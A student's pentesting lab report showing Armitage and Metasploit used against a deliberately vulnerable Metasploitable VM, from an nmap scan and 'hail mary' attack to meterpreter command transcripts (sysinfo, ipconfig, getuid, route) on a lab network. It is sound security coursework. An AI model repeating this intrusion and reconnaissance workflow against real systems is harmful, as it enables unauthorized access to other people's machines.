


Aaron Cheung
CSC 154
Lab 3 Pentesting Lab Report




1) Here is an error message after trying to run armitage. I had to go back to an earlier version of Kali because the version we used for lab 2 just refused to work for a future step. More on that later.




2) This is me running the fix suggested in the above error message. It ends up working.



3) Here we see the armitage window after doing the nmap scan as well as the hail mary attack on the metasploitable IP address. This was the step that I was stuck on when using the Kali virtual machine used in lab 2. I looked up some things and the research suggests that msf5 was what screwed everything over. The regular msf shell as seen in the above screenshot appears to be working fine.



4) The expected armitage window, as specified in step 10 of the lab doc.



5) Here we see the meterpreter shell selected for interaction

6) List of all commands used in order of screenshots below
    a. Sysinfo
    b. Getwd
    c. Getlwd
    d. Ipconfig (2 parts)
    e. Getuid
    f. Route

```
meterpreter > sysinfo
Computer     : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 (i686)
Architecture : i686
Meterpreter  : x86/linux
```

```
meterpreter > getwd
/var/www/tikiwiki
```

```
meterpreter > getlwd
/usr/share/armitage
meterpreter >
```

```
meterpreter > ipconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP LOOPBACK RUNNING
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:22:a4:c5
MTU          : 1500
Flags        : UP BROADCAST RUNNING MULTICAST
IPv4 Address : 192.168.56.103
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe22:a4c5
IPv6 Netmask : ffff:ffff:ffff:ffff::


meterpreter >
```

```
meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33, suid=33, sgid=33
meterpreter >
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway  Metric  Interface
    ------        -------        -------  ------  ---------
    192.168.56.0  255.255.255.0  0.0.0.0  0       eth0


IPv6 network routes
===================

    Subnet  Netmask                Gateway  Metric  Interface
    ------  -------                -------  ------  ---------
    fe80::  ffff:ffff:ffff:ffff::  ::       256     eth0

meterpreter >
```